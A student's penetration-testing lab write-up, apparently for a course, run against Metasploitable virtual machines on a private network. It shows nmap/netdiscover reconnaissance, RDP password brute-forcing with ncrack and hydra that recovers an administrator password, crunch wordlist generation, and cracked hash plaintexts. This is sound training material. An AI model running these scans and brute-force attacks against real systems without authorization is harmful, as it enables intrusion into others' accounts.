Discovering Live Systems

Step 1: Scan using ifconfig.

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.100  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::1b8:7b77:a494:6799  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:cb:7e:f5  txqueuelen 1000  (Ethernet)
        RX packets 1144  bytes 79769 (77.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3305  bytes 219482 (214.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 677  bytes 62146 (60.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 677  bytes 62146 (60.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 2: Scan with netdiscover.

```
┌──(kali㉿kali)-[~]
└─$ sudo netdiscover -r 192.168.1.0/24
```

```
File  Actions  Edit  View  Help
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 ___________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ---------------------------------------------------------------------------
 192.168.1.1     08:00:27:b5:9c:82      1      60  PCS Systemtechnik GmbH
 192.168.1.101   08:00:27:0d:22:3d      1      60  PCS Systemtechnik GmbH
 192.168.1.103   08:00:27:d7:cc:d8      1      60  PCS Systemtechnik GmbH
```

Step 3: Scan with Nmap

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.1.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-13 16:32 EST
Nmap scan report for pfSense.home.arpa (192.168.1.1)
Host is up (0.00059s latency).
Nmap scan report for 192.168.1.100
Host is up (0.0017s latency).
Nmap scan report for 192.168.1.101
Host is up (0.0076s latency).
Nmap scan report for 192.168.1.103
Host is up (0.0021s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.54 seconds
```

Step 4: Scan using ntbscan

```
┌──(kali㉿kali)-[~]
└─$ sudo nbtscan -r 192.168.1.0/24
Doing NBT name scan for addresses from 192.168.1.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.1.100    <unknown>                  <unknown>
192.168.1.103    VAGRANT-2008R2   <server>  <unknown>        08:00:27:d7:cc:
d8
192.168.1.101    METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:
00
192.168.1.255   Sendto failed: Permission denied
```

Step 5: Run Nmap against the Metasploitable machine.

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.1.103
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-13 16:34 EST
Nmap scan report for 192.168.1.103
Host is up (0.0034s latency).
Not shown: 979 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.40 seconds
```

Section 2. Profiling a Target System

Step 1: Power on all VMs.

Step 2: Use Nmap to find operating systems, versions, and SMB script scanning for Metasploitable 3.

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.1.103
Not shown: 979 closed tcp ports (conn-refused)
PORT      STATE SERVICE                VERSION
21/tcp    open  ftp                    Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh                    OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 fd:08:98:ca:3c:e8:c1:3c:ea:dd:09:1a:2e:89:a5:1f (RSA)
|_  521 7e:57:81:8e:f6:3c:1d:cf:eb:7d:ba:d1:12:31:b5:a8 (ECDSA)
80/tcp    open  http                   Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc                  Microsoft Windows RPC
139/tcp   open  netbios-ssn            Microsoft Windows netbios-ssn
445/tcp   open  sonal-freemail@thawte.com Windows Server 2008 R2 Standard 7601
Service Pack 1 microsoft-ds
3306/tcp  open  mysql                  MySQL 5.5.20-log
| mysql-info:
|   Protocol: 10
|   Version: 5.5.20-log
|   Thread ID: 4
|   Capabilities flags: 63487
|   Some Capabilities: ConnectWithDatabase, ODBCClient, Support41Auth,
SupportsTransactions, SupportsLoadDataLocal, InteractiveClient, Speaks41ProtocolOld,
LongColumnFlag, IgnoreSpaceBeforeParenthesis, Speaks41ProtocolNew,
SupportsCompression, FoundRows, IgnoreSigpipes, LongPassword,
DontAllowDatabaseTableColumn, SupportsMultipleResults, SupportsAuthPlugins,
SupportsMultipleStatments
|   Status: Autocommit
|   Salt: {54E<<W%M6fIl}PXG=<S
|_  Auth Plugin Name: mysql_native_password
3389/tcp  open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: VAGRANT-2008R2
|   NetBIOS_Domain_Name: VAGRANT-2008R2
|   NetBIOS_Computer_Name: VAGRANT-2008R2
|   DNS_Domain_Name: vagrant-2008R2
|   DNS_Computer_Name: vagrant-2008R2
|   Product_Version: 6.1.7601
|_  System_Time: 2024-02-13T21:57:35+00:00
| ssl-cert: Subject: commonName=vagrant-2008R2
| Not valid before: 2024-01-07T15:49:21
|_Not valid after:  2024-07-08T15:49:21
|_ssl-date: 2024-02-13T21:57:54+00:00; 0s from scanner time.
4848/tcp  open  ssl/http               Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle
Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
|_Not valid after:  2023-05-13T05:33:38
|_http-server-header: GlassFish Server Open Source Edition  4.0
|_ssl-date: 2024-02-13T21:57:54+00:00; 0s from scanner time.
|_http-title: Did not follow redirect to https://192.168.1.103:4848/
7676/tcp  open  java-message-service   Java Message Service 301
8009/tcp  open  ajp13                  Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http                   Sun GlassFish Open Source Edition  4.0
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: GlassFish Server Open Source Edition  4.0
| http-methods:
|_  Potentially risky methods: PUT DELETE TRACE
8181/tcp  open  ssl/intermapper?
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle
Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
|_Not valid after:  2023-05-13T05:33:38
|_ssl-date: 2024-02-13T21:57:54+00:00; 0s from scanner time.
8383/tcp  open  http                   Apache httpd
|_http-server-header: Apache
|_http-title: 400 Bad Request
9200/tcp  open  wap-wsp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 80
|     handler found for uri [/nice%20ports%2C/Tri%6Eity.txt%2ebak] and method [GET]
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: application/json; charset=UTF-8
|     Content-Length: 307
|     "status" : 200,
|     "name" : "Gravity",
|     "version" : {
|     "number" : "1.1.1",
|     "build_hash" : "f1585f096d3f3985e73456debdc1a0745f512bbc",
|     "build_timestamp" : "2014-04-16T14:27:12Z",
|     "build_snapshot" : false,
|     "lucene_version" : "4.7"
|     "tagline" : "You Know, for Search"
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 0
|   RTSPRequest, SIPOptions:
|     HTTP/1.1 200 OK
|     Content-Type: text/plain; charset=UTF-8
|_    Content-Length: 0
49152/tcp open  msrpc                  Microsoft Windows RPC
49153/tcp open  msrpc                  Microsoft Windows RPC
49154/tcp open  msrpc                  Microsoft Windows RPC
49155/tcp open  msrpc                  Microsoft Windows RPC
49158/tcp open  java-rmi               Java RMI
49159/tcp open  tcpwrapped
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: VAGRANT-2008R2, NetBIOS user: <unknown>, NetBIOS
MAC: 08:00:27:d7:cc:d8 (Oracle VirtualBox virtual NIC)
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008
R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: vagrant-2008R2
|   NetBIOS computer name: VAGRANT-2008R2\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-02-13T13:57:32-08:00
| smb2-time:
|   date: 2024-02-13T21:57:32
|_  start_date: 2024-02-13T21:27:20
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h08m34s, deviation: 3h01m25s, median: 0s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 130.61 seconds

┌──(kali㉿kali)-[~]
└─$
```

Step 3: Use Nmap to find operating systems, versions, and SMB script scanning for Metasploitable.

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.1.101
```

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-13 17:01 EST
Nmap scan report for 192.168.1.101
Host is up (0.00095s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.100
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2024-02-13T22:02:12+00:00; -1s from scanner time.
| ssl-cert: Subject:
commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvin
ceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2          111/tcp   rpcbind
|   100000  2          111/udp   rpcbind
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/udp   nfs
|   100005  1,2,3      40316/udp   mountd
|   100005  1,2,3      57301/tcp   mountd
|   100021  1,3,4      50276/tcp   nlockmgr
|   100021  1,3,4      60764/udp   nlockmgr
|   100024  1          41106/tcp   status
|_  100024  1          41428/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  P���U       Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 10
|   Capabilities flags: 43564
|   Some Capabilities: Speaks41ProtocolNew, LongColumnFlag, SupportsCompression,
SupportsTransactions, SwitchToSSLAfterHandshake, Support41Auth,
ConnectWithDatabase
|   Status: Autocommit
|_  Salt: ACks"I)1YMWOb!zgs,!^
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject:
commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvin
ceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2024-02-13T22:02:12+00:00; -1s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:35:30
|   source ident: nmap
|   source host: 37D4021C.78DED367.FFFA6D49.IP
|_  error: Closing Link: jesoaqnjl[192.168.1.100] (Quit: jesoaqnjl)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix,
Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2024-02-13T17:02:00-05:00
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS
MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h14m59s, deviation: 2h30m00s, median: -1s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.34 seconds

┌──(kali㉿kali)-[~]
└─$
```

Section 3. Exploring Password-Based Attacks

A. Exploiting Windows Remote Desktop Protocol

Step 1: Metasploitable 3 and Kali Linux on and connected.

Step 2: Scan for RDP on Metasploitable 3.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 2289 192.168.1.103
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-13 17:14 EST
Nmap scan report for 192.168.1.103
Host is up (0.00068s latency).

PORT     STATE  SERVICE
2289/tcp closed dict-lookup

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

Step 3: Unzip the rockyou.txt.gz wordlist file.

```
┌──(kali㉿kali)-[~]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
gzip: /usr/share/wordlists/rockyou.txt.gz: No such file or directory

┌──(kali㉿kali)-[~]
└─$ cd  /usr/share/wordlists/rockyou.txt
```

(Already unzipped)


Step 4: Use ncrack to attack Metasploitable 3.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ncrack -v -T 3 -u Administrator -P rockyou.txt rdp://192.168.1.104

Starting Ncrack 0.7 ( http://ncrack.org ) at 2024-02-17 13:05 EST

Discovered credentials on rdp://192.168.1.104:3389 'Administrator' 'vagrant'
rdp://192.168.1.104:3389 finished.

Discovered credentials for rdp on 192.168.1.104 3389/tcp:
192.168.1.104 3389/tcp rdp: 'Administrator' 'vagrant'

Ncrack done: 1 service scanned in 42.04 seconds.
Probes sent: 253 | timed-out: 22 | prematurely-closed: 0

Ncrack finished.
```

Step 5: Use Hydra to attack Metasploitable 3.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -t 4 -l Administrator -P rockyou.txt rdp://192.168.1.104
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
 or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-17 13:10:56
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 231 login tries (l:1/p:231), ~58 tri
es per task
[DATA] attacking rdp://192.168.1.104:3389/
[STATUS] 198.00 tries/min, 198 tries in 00:01h, 33 to do in 00:01h, 4 active
[3389][rdp] host: 192.168.1.104   login: Administrator   password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-17 13:12:08
```

Step 5: Using rdesktop, log in using the username and password.




B. Creating Wordlists using Keywords

Step 1: Using CeWL, create a custom text file listing potential passwords.



C. Crunching the Wordlists

Step 1: Using Crunch, create a list of potential passwords with custom specifications.



Left - written file, middle - command used, right - sample of created passwords in file

Deliverables

Exercise 1. Use Hydra or Ncrack to discover the Metasploitable 3 virtual machine password.


Ncrack:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ncrack -v -T 3 -u Administrator -P rockyou.txt rdp://192.168.1.104

Starting Ncrack 0.7 ( http://ncrack.org ) at 2024-02-17 13:05 EST

Discovered credentials on rdp://192.168.1.104:3389 'Administrator' 'vagrant'
rdp://192.168.1.104:3389 finished.

Discovered credentials for rdp on 192.168.1.104 3389/tcp:
192.168.1.104 3389/tcp rdp: 'Administrator' 'vagrant'

Ncrack done: 1 service scanned in 42.04 seconds.
Probes sent: 253 | timed-out: 22 | prematurely-closed: 0

Ncrack finished.
```

Hydra:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -t 4 -l Administrator -P rockyou.txt rdp://192.168.1.104
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
 or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-17 13:10:56
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 231 login tries (l:1/p:231), ~58 tri
es per task
[DATA] attacking rdp://192.168.1.104:3389/
[STATUS] 198.00 tries/min, 198 tries in 00:01h, 33 to do in 00:01h, 4 active
[3389][rdp] host: 192.168.1.104   login: Administrator   password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-17 13:12:08
```

Exercise 2. Use the password uncovered in the previous exercise to establish an RDP session



Exercise 3. Try to crack the following hashes

User:	Hash:	WordList Command:	Result:
Joe	05b47156dac156b841c412527eb08642	crunch 9 9 1234567890 -t Witt-%%%% -o Desktop/output.txt	Witt-3251 (MD5)
Malik	D883E2D53B20240026AA3A0D202AD267	crunch 9 9 PASSpass + 01234 '$_!#' -t 202%^@@@@ -o Desktop/output.txt	2023$PaSS (ntlm)
Zoe	eaf187e4eb6bfa7d913f0afc4d6f94f1f0ae67d452526beccf8534ebd09e6b953578ed21acd10e015a439ba0dbb4b91a2abeb0aece4492b5a1b93a0ad1a10c05	Googlable answer	liverpool (SHA)
Jane	5ef22fe0b6b2868a9f8ae4bb7adc14cd	crunch 18 18 -o Desktop/output.txt -p Mary Had A Little Lamb	LittleALambHadMary (md5)

(Proof of running successfully shown below)

1.

```
┌──(kali㉿kali)-[~]
└─$ crunch 9 9 1234567890 -t Witt-%%%% -o Desktop/output.txt
Crunch will now generate the following amount of data: 100000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000

crunch: 100% completed generating output
```

2.

```
┌──(kali㉿kali)-[~]
└─$ crunch 9 9  PASSpass + 01234 '$#_!' -t 202%^@@@@ -o Desktop/output.txt
Crunch will now generate the following amount of data: 259200 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 25920

crunch: 100% completed generating output
```

3.

Because of its commonality as a password, this solution was found quickly online.

4.

```
┌──(kali㉿kali)-[~]
└─$ crunch 18 18 -o Desktop/output.txt -p Mary Had A Little Lamb
Crunch will now generate approximately the following amount of data: 2280 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 120

crunch: 100% completed generating output
```

Note: My VM did not have enough memory to successfully run Hashcat successfully so the following Python code was produced and a Ctrl-F was used to find the right hash:

MD5:

```
import hashlib

def generate_md5_hash(password):
    return hashlib.md5(password.encode()).hexdigest()

def create_md5_hash_file(input_file, output_file):
